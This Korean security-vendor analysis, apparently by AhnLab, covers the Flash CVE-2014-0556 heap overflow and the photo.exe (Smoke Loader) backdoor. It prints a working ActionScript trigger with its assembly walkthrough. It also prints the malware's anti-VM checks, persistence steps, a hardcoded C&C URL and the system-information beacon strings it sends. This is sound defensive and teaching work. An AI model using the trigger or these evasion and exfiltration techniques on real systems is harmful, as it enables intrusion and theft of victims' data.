어도비 플래시 플레이어에는 힙 버퍼 오버플로우(heap buffer overflow)를 발생시킬 수 있는 취약점이 존재한다. 이 취약점은 특정 함수(copyPixelsToByteArray())가 비트맵데이터 오브젝트(BitmapData object)의 위치(position) 속성을 처리하는 과정에서 인티저 오버플로우(integer overflow)를 발생시키고, 이는 결국 힙 버퍼 오버플로우를 야기시켜 정상적인 구조체 값을 덮어쓰게 되면서 발생하는 취약점이다.

CVE Reference

CVE-2014-0556

Ref1. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0556

취약점 발생 정보

Program: 인터넷 익스플로러에서는 Flash32_14_0_0_176.ocx, 파이어 폭스에서는 NPSWF32_14_0_0_179.dll이 동작할 때 발생

Function: copyPixelsToByteArray() 함수처리할 때 발생

Parmeters: ByteArray 오브젝트(object)의 위치(position) 값이 32bit 인티저(integer) 공간을 사용하면서 발생

취약점이 발생할 수 있는 프로그램

Adobe Systems Flash Player 11.2.202.400과 이전 버전

Adobe Systems Flash Player 13.0.0.241과 이전 버전


Adobe Systems Flash Player 14.0.0.179와 이전 버전

Adobe Systems AIR 14.0.0.178과 이전 버전

취약점 발생 원인

ByteArray 클래스의 공용 속성인 위치 값에 32bit 인티저(integer) 크기의 데이터를 사용할 수 있기 때문에 비트맵데이터(BitmapData) 클래스의 공용 메소드인 copyPixelsToByteArray() 함수에서 처리하는 두 번째 변수인 ByteArray 오브젝트의 위치 값이 인티저 오버플로우를 발생시킨다. 이 함수에서 인티저 오버플로우가 발생하면, 어도비 플래시 플레이어에서는 힙 버퍼 오버플로우가 발생한다.

ByteArray 클래스는 이진 데이터 읽기/쓰기 및 사용을 최적화하는 메소드 및 속성을 제공하고, 문제가 되는 위치(position) 속성은 ByteArray 오브젝트에 대한 파일 포인터의 현재 위치를 바이트 단위로 옮기거나 반환하게 하는 역할을 한다. ByteArray 공용 속성에 대한 설명은 어도비사에서 작성한 Ref2에 기술되어 있다.


Public Properties

Show Inherited Public Properties


Property	Defined By
bytesAvailable : uint [read-only] The number of bytes of data available for reading from the current position in the byte array to the end of the array.	ByteArray
defaultObjectEncoding : uint [static] Denotes the default object encoding for the ByteArray class to use for a new ByteArray instance.	ByteArray
endian : String Changes or reads the byte order for the data; either Endian.BIG_ENDIAN or Endian.LITTLE_ENDIAN.	ByteArray
length : uint The length of the ByteArray object, in bytes.	ByteArray
objectEncoding : uint Used to determine whether the ActionScript 3.0, ActionScript 2.0, or ActionScript 1.0 format should be used when writing to, or reading from, a ByteArray instance.	ByteArray
position : uint Moves, or returns the current position, in bytes, of the file pointer into the ByteArray object.	ByteArray
shareable : Boolean Specifies whether the underlying memory of the byte array is shareable.	ByteArray

[그림1] ByteArray 공용 속성에 대한 어도비사의 설명

Ref2. http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/utils/ByteArray.html

비트맵데이터 클래스를 사용하면 비트맵 오브젝트의 데이터(픽셀)를 처리할 수 있다. 비트맵데이터 클래스의 메소드를 사용하여 임의의 크기로 투명 또는 불투명 비트맵 이미지를 만들고 런타임 시 다양한 방식으로 이를 조작할 수 있다. 비트맵데이터 메소드를 이용하여 지정된 폭과 높이로 비트맵데이터 오브젝트를 만들 수 있고, 문제가 되는 copyPixelsToByteArray 메소드는 픽셀 데이터의 사각형 영역에서 바이트 배열을 채우는 기능으로 사용된다.

비트맵데이터 공용 메소드에 대한 설명은 어도비사에서 작성한 Ref3에 기술되어 있다.


Public Methods

Show Inherited Public Methods

Method	Defined By
BitmapData(width:int, height:int, transparent:Boolean = true, fillColor:uint = 0xFFFFFFFF) Creates a BitmapData object with a specified width and height.	BitmapData
applyFilter(sourceBitmapData:BitmapData, sourceRect:Rectangle, destPoint:Point, filter:BitmapFilter):void Takes a source image and a filter object and generates the filtered image.	BitmapData
clone():BitmapData Returns a new BitmapData object that is a clone of the original instance with an exact copy of the contained bitmap.	BitmapData
colorTransform(rect:Rectangle, colorTransform:flash.geom:ColorTransform):void Adjusts the color values in a specified area of a bitmap image by using a ColorTransform object.	BitmapData
compare(otherBitmapData:BitmapData):Object Compares two BitmapData objects.	BitmapData
copyChannel(sourceBitmapData:BitmapData, sourceRect:Rectangle, destPoint:Point, sourceChannel:uint, destChannel:uint):void Transfers data from one channel of another BitmapData object or the current BitmapData object into a channel of the current BitmapData object.	BitmapData
copyPixels(sourceBitmapData:BitmapData, sourceRect:Rectangle, destPoint:Point, alphaBitmapData:BitmapData = null, alphaPoint:Point = null, mergeAlpha:Boolean = false):void Provides a fast routine to perform pixel manipulation between images with no stretching, rotation, or color effects.	BitmapData
copyPixelsToByteArray(rect:Rectangle, data:ByteArray):void Fills a byte array from a rectangular region of pixel data.	BitmapData

[그림 2] 비트맵데이터 클래스 공용 메소드에 대한 어도비사의 설명

Ref3. http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/BitmapData.html

익스플로잇 동작 원리 상세 분석

지금부터 취약점을 발생시키는 액션스크립트(ActionScript)를 통해 취약점 동작 원리에 대해서 상세 분석을 진행하겠다.

분석 환경

Application: Adobe Flash Player 11.4
Name: Flash32_11_4_402_287.ocx
Version: 11.4.402.287

```
Executable modules, item 6
Base=03DD0000
Size=00A24000 (10633216.)
Entry=0445D795 Flash32_.<ModuleEntryPoint>
Name=Flash32_ (system)
File version=11,4,402,287
Path=C:₩WINDOWS₩system32₩Macromed₩Flash₩
Flash32_11_4_402_287.ocx
```

[그림 3] Flash32_11_4_402_287.ocx가 가상 메모리에 로드된 상태

이 취약점을 상세 분석하기 위해 인터넷 익스플로러를 이용하여 html을 로딩하고, 로딩된 html 파일이 SWF(Small Web Format) 파일을 실행하면서 취약점을 발생시키는 방식을 사용한다.

```
<html>
<body>
    <h1>DICA Exploit Analysis</h1>
    <object width="1024" height="768">
     <param name="movie" value="cve_2014_0556.swf"> </
param>
     <param name="allowscriptaccess" value="always"></
param>
     <embed src=" cve_2014_0556.swf "
type="application/x-shockwave-flash"
allowscriptaccess="always" width="1024" height="768">
     </embed>
     </object>
  </body>
</html>
```

[그림 4] 취약점을 유발하는 cve_2014_0556.swf 파일을 로딩하는 html 스크립트


취약점 상세 분석

플래시 파일은 어도비사가 개발 및 배포하는 멀티미디어 플랫폼이다. 보통 애니메이션이나, 광고 등 다양한 웹 페이지 컴포넌트를 구성할 때 사용된다.

어도비 플래시 파일은 SWF 파일로 배포되고, 웹 페이지나 PDF, 마이크로소프트 오피스(Microsoft Office) 등의 문서 포맷에 포함되어 사용된다.

어도비 플래시는 액션스크립트(ActionScript)라고 불리는 객체 지향형 스크립팅(object-oriented scripting) 기능을 제공한다. 플래시 디스플레이 패키지(Flash.display package)의 하나인 비트맵데이터(BitmapData) 클래스는 비트맵(픽셀)을 저장할 때 사용한다. copyPixelsToByteArray()는 비트맵의 정의된 범위에서 픽셀(picxel)을 복사하기 위해 사용하는 함수이다.

CVE-2014-0556 취약점을 일으키는 함수(copyPixelsToByteArray())의 자세한 설명과 사용법은 REF4.에 기술되어 있다.


copyPixelsToByteArray() method

```
public function copyPixelsToByteArray(rect:Rectangle, data:ByteArray):void
```

Language Version: ActionScript 3.0
Runtime Versions: Flash Player 11.4, AIR 3.4

Fills a byte array from a rectangular region of pixel data. Starting at the `position` index of the ByteArray, this method writes an unsigned integer (a 32-bit unmultiplied pixel value) for each pixel into the byte array. If necessary, the byte array's size is increased to the necessary number of bytes to hold all the pixel data.

Parameters

`rect:Rectangle` — A rectangular area in the current BitmapData object

`data:ByteArray` — the destination ByteArray object

Throws

`TypeError` — if the `rect` argument is `null` or the `data` argument is `null`

Related API Elements

flash.utils.ByteArray

[그림 5] CopyPixelsToByteArray() 함수에 대한 어도비사의 설명

Ref4. http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/BitmapData.html#copyPixelsToByteArray()

아래 [그림 6]은 CVE-2014-0556 취약점을 발생시키는 액션스크립트 파일 내용이다. 이 스크립트 파일은 SWF 포맷으로 컴파일되어 배포되고, 웹 브라우저, PDF나 MS 오피스 같은 문서 파일이 동작할 때 악성 행위를 유발시킬 수 있다.

```
package
{
   import flash.display.Sprite;
   import flash.utils.ByteArray;
   import flash.display.BitmapData;
   import flash.geom.Rectangle;

   public class cve_2014_0556 extends Sprite {

      public function cve_2014_0556(){
         var _local1:ByteArray = new ByteArray();
         _local1.position = 0xFFFFF000;
            var _local2:BitmapData = new BitmapData(0x100, 0x4,
true, 0xffffffff);
         var _local3:Rectangle = new Rectangle(0, 0, 0x100, 0x4);
         _local2.copyPixelsToByteArray(_local3, _local1);
      }
   }
}
```

[그림 6] CVE-2014-0556 취약점을 발생시키는 액션스크립트 파일

취약점이 발생하는 이유는 copyPixelsToByteArray() 함수에서 비트맵데이터 오브젝트를 처리할 때, _local1.position 값이 0xFFFFF000으로 큰 값이 들어왔기 때문이다.

파일 포인터를 저장하는 공간이 4-Byte 언사인드 인티저(unsigned integer, 부호 없는 정수) 값이기 때문에 위치(position) 값이 큰 값이 들어오면 인티저 오버플로우(integer overflow)가 발생한다. 앞서 발생한 인티저 오버플로우는 특정 구조체 값을 덮어쓰게 하여 취약점을 발현시키는 힙 오버플로우를 발생시키는 원인이 된다.

이제 취약점을 발현시키는 SWF 파일이 Flash32_11_4_402_287.ocx 내부에 로딩되어 어떻게 취약점을 유발하는지 어셈블리 레벨에서 살펴보겠다.

아래 [그림 7]은 copyPixelsToByteArray() 함수의 어셈블리코드이다. 0x409C18D 주소에서 MOV EDX, DWORD PTR DS:[ESI+20]은 CPU 레지스터 EDX에 취약점을 발생시키는 원인이 되는 ByteArray.position 값인 0xFFFFF000이 입력된다. 이는 [그림 3]에 있는 액션스크립트의 _local1.position = 0xFFFFF000 값이 동적으로 로딩된 것이다.

ByteArray.position 값은 4-Byte 언사인드 인티저(unsigned integer) 크기의 값인 0xFFFFFFFF까지의 값을 입력할 수 있고, 이는 copyPixelsToByteArray() 함수에서 포인터 위치 연산 값과 같이 계산되면서 인티저 오버플로우를 발생시키는 원인이 된다.

```
0401C812 PUSH EBP
0401C813 MOV EBP,ESP
0401C815 SUB ESP,14
0401C818 PUSH EBX
0401C819 PUSH ESI
0401C81A MOV ESI,DWORD PTR SS:[EBP+8]
0401C81D MOV EDX,DWORD PTR DS:[ESI+20] //ESI에 position 값을 입력
```

[그림 7] Flash32_11_4_402_287.ocx 모듈에서 copyPixelsToByteArray() 함수의 어셈블리코드

아래 [그림 8]에서는 0x0401C81D 주소에서 ByteArray.position 값이 CPU 레지스터 EDX에 0xFFFFF000이 입력된 것을 확인할 수 있다.

```
EAX 02A0D554
ECX 04694378 Flash32_.04694378
EDX FFFFF000 // EDX에 입력된 position 값
EBX 048D7080
ESP 02A0D50C
EBP 02A0D528
ESI 048BF938
EDI 00000000
EIP 0401C820 Flash32_.0401C820
```

[그림 8] CPU 레지스터 EDX에 0xFFFFF000 입력

[그림 9]는 비트맵데이터의 넓이, 높이 값과 이미지 위치 좌표인 x, y 값을 입력받는 어셈블리코드이다. 취약점을 발생시키는 액션스크립트에서 넓이, 높이 값을 조절하여, 위치 값과 함께 더해지면 인티저 오버플로우가 발생하여 공격자가 원하는 값으로 조작할 수 있게 된다.

입력받은 가로 세로 크기 곱하기 4를 한 값이 위치(position) 값과 합해지면서 언사인드 인티저(Unsigned integer) 값인 4byte를 넘어가게 되고 공격자가 원하는 값을 변수에 저장할 수 있다.

```
0401C823 MOV EBX,DWORD PTR DS:[EDI+C] // Rectangle 가로 크기를 입력 받음
0401C826 MOV ECX,DWORD PTR DS:[EDI+4] // Rectangle 세로 크기를 입력 받음
0401C829 SUB ECX,DWORD PTR DS:[EDI] // 위치 좌표인 x 값을 입력 받음
0401C82B SUB EBX,DWORD PTR DS:[EDI+8] // 위치 좌표인 y 값을 입력 받음
0401C82E MOV DWORD PTR SS:[EBP-4],ECX
0401C831 MOV EAX,EBX
0401C833 IMUL EAX,ECX // 가로, 세로 값을 곱해서 EAX에 입력
0401C836 SHL EAX,2 //EAX 값 곱하기 4를 하여 EAX에 입력
0401C839 ADD EAX,EDX // EAX 값과 ByteArray.position 값을 더해서 EAX 에 입력
```

[그림 9] 비트맵데이터에서 변수 값을 입력받는 코드

[그림 10]은 비트맵데이터 변수로 입력받은 데이터가 함수로 들어와 동작하는 과정을 설명한다. 공격자는 렉탱글(Rectangle)의 가로, 세로 값을 이용하여 0x03F1C84F 주소에서 JNB 결과를 원하는 값으로 실행할 수 있다.

```
03F1C83E MOV DWORD PTR SS:[EBP-8],EDX // ByteArray.position 값을 Ver_8에 저장한다.
03F1C841 MOV DWORD PTR SS:[EBP-C],EAX // 0401C839에서 조작된 값을 Ver_C에 저장한다.
03F1C844 CALL Flash32_.03DF432B
03F1C849 MOV EDX,DWORD PTR SS:[EBP-C] //Ver_C 값을 EDX에 저장한다.
03F1C84C CMP DWORD PTR DS:[EAX+10],EDX // 조작된 값인 Ver_C를 EAX+10 값과 비교한다.
03F1C84F JNB SHORT Flash32_.03F1C858 // 조작된 값으로 인해 jmp 주소로 이동한다.
```

[그림 10] 공격자의 입력 값을 이용해 jmp 문으로 이동하는 코드

[그림 11]의 0x03F1C85F에서 ByteArray 포인터 값을 ESI에 저장한다. 본 샘플에서 이 값은 0x8BFF00이 입력된다. 이 값에 ByteArray.position 값을 더해서 데이터를 저장할 위치를 입력받게 된다. 하지만 입력된 위치(position) 값이 0xFFFF000으로 큰 값이 입력되었기 때문에 ByteArray 포인터 값인 0x8BFF00에서 위치 값인 0xFFFF000을 더하게 되면 인티저 오버플로우가 발생하고, 이는 공격자가 힙 공간에 데이터를 쓰려고 의도한 주소로 조작이 가능하게 된다. 이 주소는 다른 함수가 사용하는 정상적인 구조체 값이 존재하는 곳이지만 인티저 오버플로우로 인해 공격자가 원하는 주소로 조작된다.

```
03F1C85F MOV ESI,EAX // ByteArray pointer 목적지 주소를 ESI에 입력한다.
03F1C861 MOV EAX,DWORD PTR SS:[EBP+C]
03F1C864 MOV ECX,DWORD PTR DS:[EAX+10]
03F1C867 ADD ESI,DWORD PTR SS:[EBP-8] // ByteArray Structure와 ByteArray.pointer를 더한다.
03F1C86A MOV DWORD PTR SS:[EBP-10],ECX
03F1C86D LEA ECX,DWORD PTR SS:[EBP-14]
```

[그림 11] 인터 오버플로우로 인해 공격자가 원하는 값으로 변경되는 코드

아래 [그림 12]는 공격자가 의도하여 조작한 주소를 시작으로 힙 스프레이를 하는 코드이다. 공격자는 정상적으로 사용하는 함수의 구조체 부분을 덮어쓰게 되면 공격자가 의도한 주소를 콘트롤할 수 있게 되고, 악성 쉘코드를 실행하기 위해 ROP(Return Oriented Programming) 체인주소로 이동하여 특정 메모리 공간을 실행 영역으로 바꾼 후에 쉘코드를 실행하는 방식으로 악성 행위를 할 수 있다.

```
03F6C8AF PUSH DWORD PTR DS:[EDI+EBX*4]
03F6C8B2 CALL Flash32_.03D904B0
03F6C8B7 BSWAP EAX
03F6C8B9 MOV DWORD PTR DS:[ESI],EAX // 공격자가 조작한 주소를 시작으로 힙 데이터를 덮어쓴다.
03F6C8BB ADD ESI,4
03F6C8BE INC EBX
03F6C8BF CMP EBX,DWORD PTR SS:[EBP-4] // Rectangle 높이 값과 비교하여 루프를 돌면서 힙 오버플로우를 발생시킨다.
03F6C8C2 POP ECX
03F6C8C3 JL SHORT
```

[그림 12] 힙 오버플로우를 발생시켜 정상적인 구조체 데이터를 덮어쓰는 코드

익스플로잇 진단 방법

정적 진단 방법

SWF 파일은 "FWS"나 "CWS" 두 개의 매직 코드로 구분할 수 있다. "CWS"는 압축된 형태를 나타내고, "FWS"는 압축이 풀린 상태를 나타낸다. 이 SWF 파일에서 상기 취약점을 일으키는 액션스크립트(ActionScript)를 추출하기 위해서는 디컴파일(Decompile) 과정을 거쳐야 한다. SWF를 디컴파일하여 액션스크립트를 추출한 후, 이곳에서 취약점을 일으키는 요인을 찾아 진단하는 방법으로 정적 진단이 가능하다.

상기 과정을 통해 디컴파일되어 얻은 액션스크립트에서 copyPixelsToByteArray(r, array);가 존재한다면, copyPixelsToByteArray()의 두 번째 변수에서 Array.position 값이 0xF0000000 보다 큰 값이 존재하면 취약점을 일으킬 수 있는 가능성이 크기 때문에 이를 CVE-2014-0556으로 진단하는 방법으로 정적 진단이 가능하다.

하지만, 상기 정적 진단 방법은 어디까지나 액션스크립트가 어지럽혀지거나 더럽혀지지(tainting) 않았다는 전제 하에 진단이 가능하다. 그 이유는 대부분의 악성 액션스크립트는 취약점을 발생시키는 트리거를 진단할 수 없도록 오염시켜 안티바이러스 엔진의 진단을 우회하기 때문이다. [그림 13]은 공격자가 정적 진단 방식을 우회하기 위해 악성 액션스크립트를 오염시킨 샘플 코드의 일부분이다.

```
public function exp_20140556():void{
    if (!_local4){
        var ba:Vector.<ByteArray>;
        //unresolved if
        //unresolved if
        var _local1 = _local1;
        var _local0 = this;
        _local0 = this;
        do  {
            super();
            if (_local5) goto _label8;
            //unresolved if
            var _local2 = _local2;
            var _local4 = _local4;
            var _local5 = _local5;
            var fn:uint = ((_local5) && (((((-(((0 * 83) + 1)) - 1) + 1) + 1) * 39)));
            if (!(_local4)) goto _label4;
            if (_local4) goto _label1;
```

[그림 13] 정적 분석을 우회하기 위해 액션스크립트(ActionScript)를 오염(Tainting)시킨 코드

DICA 진단 방법

안랩 MDS의 DICA 엔진에서는 CVE-2014-0556 취약점 발생의 원인이 되는 인티저 오버플로우(Integer Overflow) 부분을 어셈블리 단계에서 진단한다. 따라서 오염 또는 암호화되어 있는지의 여부와 상관없이 CVE-2014-0556 취약점을 일으키는 악성 SWF 파일이 포함하고 있는 액션스크립트(ActionScript)를 완벽하게 진단한다.

또한, DICA 엔진은 취약점이 발생한 후 ROP(Return Oriented Programming) 체인을 실행하거나 쉘코드를 실행하는 시점에서 진단하는 알고리즘을 갖고 있기 때문에 쉘코드가 실행되고 어떤 행위가 발생하는지의 유무와 상관없이 제로데이 익스플로잇(Zero-Day Exploit) 공격을 진단 및 방어할 수 있다.

photo.exe 악성코드 상세 분석

셀카 사진으로 위장한 악성코드의 진실

최근 "my new photo" 제목의 이메일을 통해 악성코드가 유포되었다. 공격자는 셀카, 즉 자신의 사진을 찍어 지인들과 공유하는 것이 일상화되었다는 점을 이용해 사진 파일처럼 위장한 photo.zip 또는 photo.exe라는 파일명의 첨부 파일을 클릭하도록 유도했다. photo.exe는 이미지 파일의 아이콘으로 위장하고 있어 사용자들은 별 다른 의심 없이 파일을 실행하게 된다. photo.exe가 실행되면 정상 파일명으로 위장한 또 다른 악성 파일을 생성한다. 이는 만일 사용자가 실행 중인 프로세스를 확인하더라도 정상 프로세스로 판단하고 삭제하지 않도록 하기 위함으로 짐작할 수 있다. 이 글에서는 photo.exe 샘플을 통해 정상 파일로 위장해 보안 솔루션의 탐지를 우회하는 악성코드의 공격 기법을 살펴본다.

2014년 9월부터 photo.exe라는 파일명의 백도어 악성코드가 다수 나타나고 있다. 'Smoke Loader' 또는 'Dofoil'라는 이름으로 알려진 이 악성코드는 이메일의 첨부 파일로 위장하는 방식 외에도 다양한 다운로드 방식을 이용해 꾸준히 유포되고 있다. 이 악성코드의 특징은 주로 '.Net Cryptor'로 압축된 형태를 하고 있다는 점으로, 외형적 특징을 변경해 보안 솔루션의 탐지를 우회하고 있다.


photo.exe는 내부에 PE 형태의 추가 실행파일 이미지(페이로드, Payload)를 갖고 있으며, 이를 '인젝트/로드(Inject/Load)'하는 방식으로 실행된다. 지난 6월부터 유사한 기능을 가진 악성 파일이 접수되었으나 당시에는 압축되지 않은 형태였다. 이후 9월경부터는 '.Net Cryptor'로 압축한 형태의 변형이 접수되었다. 이 변형 파일은 외형적으로 정상 .Net 파일과 구분이 쉽지 않을 뿐만 아니라 실제로 실행하기 전까지는 파일 내부의 코드 영역을 확인하기 어려워 안티바이러스(Anti-virus)가 탐지하기 쉽지 않다.

상세 분석을 수행한 관련 악성코드 샘플은 [표 1]과 같다.

	파일명	MD5	파일 크기	주요 기능
1	Photo.exe	b843def198a41f66c0f991a38a017c25	54784	.Net Cryptor로 압축된 인젝터
2	payload	d510ef07a539729fa959b053578e8117	16384	시스템 정보 유출 및 백도어

[표 1] 관련 악성코드 샘플 정보

동작 과정



[그림 1] photo.exe 악성코드 동작 과정

[그림 1]은 해당 악성코드의 전체적인 동작 과정이다. 좀 더 자세히 살펴보면,

(1) 이메일의 첨부 파일 또는 기타 다운로드 방식으로 유포된다.

(2) '.Net Cryptor'로 압축된 파일인 photo.exe의 내부에 존재하는 데이터를 'DeCompressed' 과정을 거쳐 PE 형태로 메모리에 로드한다.

(3) 메모리에 있는 PE 형태의 데이터를 '하위 CreateProcess(suspend) → 인젝션 → ResumeThread'의 과정으로 실행한다.

(4) 하위 프로세스로 동작하는 코드에는 다수의 안티디버깅(Anti-

Debugging) 및 가상환경 우회(Anti-VM) 기능이 포함되어 있어 쉽게 분석할 수 없다.

(5) 주요 동작과 관련된 코드를 svchost.exe에 인젝션하여 쓰레드(thread) 형태로 실행한다.

(6) 특정 파일 생성, 레지스트리 등록 및 시스템 정보 전송, C&C 통신 등 악성 행위를 한다.

주요 기능별 동작 분석


해당 악성코드는 백도어로 동작하며 시스템 정보 유출 기능을 갖고 있다. 또한 자동 분석 및 디버깅을 우회하기 위한 여러 조건들을 갖고 있으며, 정상 svchost.exe 프로세스를 실행한 메모리 영역에 악성코드를 인젝션하여 최종적인 악성 기능이 동작하게 된다.

1. 안티디버깅(Anti-Debug) 및 가상환경 우회(Anti-VM)

해당 악성코드는 다음의 조건을 확인한 후 조건이 만족될 경우 프로세스의 실행을 종료한다.

(1) 아래의 모듈이 로드되어 있는지 확인하여 현재 프로세스가 디버깅 중인지 파악한다.

- sbiedll.dll (Sandboxie User Mode DLL)
- dbghelp.dll (Windows Debug Help dll)



[그림 2] 안티디버깅 모듈 확인

(2) 아래와 같은 레지스트리 키를 조회하여 가상환경과 관련된 특정 문자열이 존재할 경우 실행을 종료한다.

"System₩CurrentControlSet₩Services₩Disk₩Enum"

- qemu (www.qemu.org : 오픈소스 형태의 가상화 소프트웨어)
- virtual (www.virtualbox.org : Virtual Box)
- vmware (www.vmware.com : VMWare)
- xen (www.xenproject.org : 오픈소스 형태의 가상화 소프트웨어)

일례로 Vmware 가상환경일 경우 존재하는 레지스트리 키는 아래와 같다.

"scsi₩disk&ven_vmware_&prod_vmware_virtual_s&rev_1.0₩4&5fcaafc&0&000"
"Software₩Microsoft₩Windows₩CurrentVersion₩Uninstall"

- AutoItV3CCleanerWIC (Joe Sandbox 설치 여부 확인)

2. 최초 감염 시 시스템에 저장된 페이로드(레지스트리 데이터) 확인

다음의 레지스트리 키 값이 존재할 경우 동작한다. 이때 데이터 값을 확인하여 "http://"로 시작하는 URL이면 이를 C&C 주소로 사용한다.

"Software₩Microsoft₩Windows₩CurrentVersion₩Uninstall"

- HelpLink
- URLInfoAbout

3. 파일 생성

(1) 아래와 같은 경로를 생성한 후, 해당 폴더와 파일에 'HIDDEN | SYSTEM | NOT_CONTENT_INDEXED' 속성을 부여하여 탐지를 어렵게 한다. 시스템(System) 및 숨김(Hidden) 속성만 있을 경우에는 폴더 보기 속성 설정을 이용하면 보이지만 'NOT_CONTENT_INDEXED'가 추가되면 폴더에서는 보이지 않는다.

"C:₩Documents and Settings₩Administrator₩Application Data₩[랜덤명]₩[랜덤명].exe"

(2) 시스템 시간을 %system%₩advapi32.dll의 시스템 시간과 동일하게 변경한다.

(3) 시작프로그램에 '바로가기' 파일을 생성한다.

C:₩Documents and Settings₩Administrator₩시작 메뉴₩프로그램₩시작프로그램"
"C:₩Documents and Settings₩Administrator₩Application Data₩[랜덤명]₩[랜덤명].exe"

4. 레지스트리 등록

감염된 시스템에 등록된 'HKCU₩Software' 하위 키 값들 중 하나를 선택해 자동 실행을 위한 레지스트리 등록 이름으로 사용한다.

HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Policies₩Explorer₩Run₩**[Software Key]**
"C:₩Documents and Settings₩Administrator₩Application Data₩[랜덤명]₩[랜덤명].exe"

5. 시스템 정보 전송

(1) 네트워크 사용이 가능한 환경인지 확인하기 위해 http://www.msn.com에 접속을 시도하고, 정상적으로 접속되면 다음의 명령을 수행한다.


① 하드코딩되어 있는 C&C 서버 주소 추출(본 상세 분석의 샘플에서는 http://dns2serverid2.ru/가 추출됨)

② 'HelpLink', 'URLInfoAbout' 레지스트리 키에 저장된 주소 추출

(2) 다음의 데이터를 자체 인코딩하여 전송함

- 시스템 정보 및 감염 버전 'kar1'을 포함한 정보

"&sel=kar1&ver=5.1&bits=0&admin=1"
"cmd=getload&login=019124FD2FD215C113A5831C1234A7E13C7796DD&sel=kar1&ver=5.1&bits=0&admin=1&hash="



[그림 3] 데이터 인코딩 코드

6. C&C 통신

C&C 서버로부터 수신하는 패킷 데이터와 다음의 5개 문자열을 비교하여 패킷 데이터와 문자열이 매칭되는 경우에 따라 각기 다른 명령을 수행한다. 정확한 기능을 확인하기 위해서는 C&C 서버로부터 데이터를 받은 후에 라이브 디버깅을 수행해야 하지만, 현재 해당 C&C 서버 주소에 접속되지 않아 추가 분석을 진행하기 어렵다.

```
002A1628  MOV   EDX, 2A1798          ASCII "0-AAAAAA"
002A1648  MOV   EDX, 2A17A4          ASCII "0-BBBBBB"
002A1668  MOV   EDX, 2A17B0          ASCII "0-CCCCCC"
002A1688  MOV   EDX, 2A17BC          ASCII "0-DDDDDD"
002A16A6  MOV   EDX, 2A17C8          ASCII "0-ALLOWD"
```

VM 우회 악성코드…막을 방법은 없나?

지금까지 살펴본 바와 같이 '.Net Crypt'라는 외형을 갖고 있는 악성코드는 전통적인 탐지 방식만으로는 악성 여부를 파악하기가 쉽지 않다. 이에 최근 샌드박스 등 가상머신에서 악성코드를 동적으로 분석하는 보안 솔루션이 다수 도입되고 있다. 문제는 악성코드 제작자들은 이 보다 한발 앞서 가상환경 여부를 확인하는 악성코드를 제작 및 유포하고 있다는 점이다. 일부 가상환경 기반의 보안 솔루션에서는 이러한 가상머신 우회 악성코드의 기능이나 악성 여부를 정확히 분석 및 탐지하는데 한계가 있다. 수많은 유사 샘플을 수집하고 군집화하여 정밀한 분석 기술을 이용해 축적한 DB 등이 뒷받침되어야 좀더 정확한 탐지와 대응이 가능하다. 따라서 개별 보안 솔루션뿐만 아니라 독자적인 인프라와 다양한 악성코드 분석 기술 및 노하우를 보유한 전문 업체인지 꼼꼼히 따져볼 필요가 있다.

개인 사생활 넘나드는 '웹캠' 주의

요즘 대부분의 노트북에는 화상 회의와 화상 채팅을 할 수 있는 웹캠(webcam)이 내장돼 있다. 그런데 웹캠은 사생활 엿보기는 물론 범죄에도 악용되고 있어 주의가 필요하다.

2013년 8월 10일 누군가 미국 한 가정의 아기 모니터를 해킹한 후 지켜보다 부모에게 말을 건넨 일이 있었다.

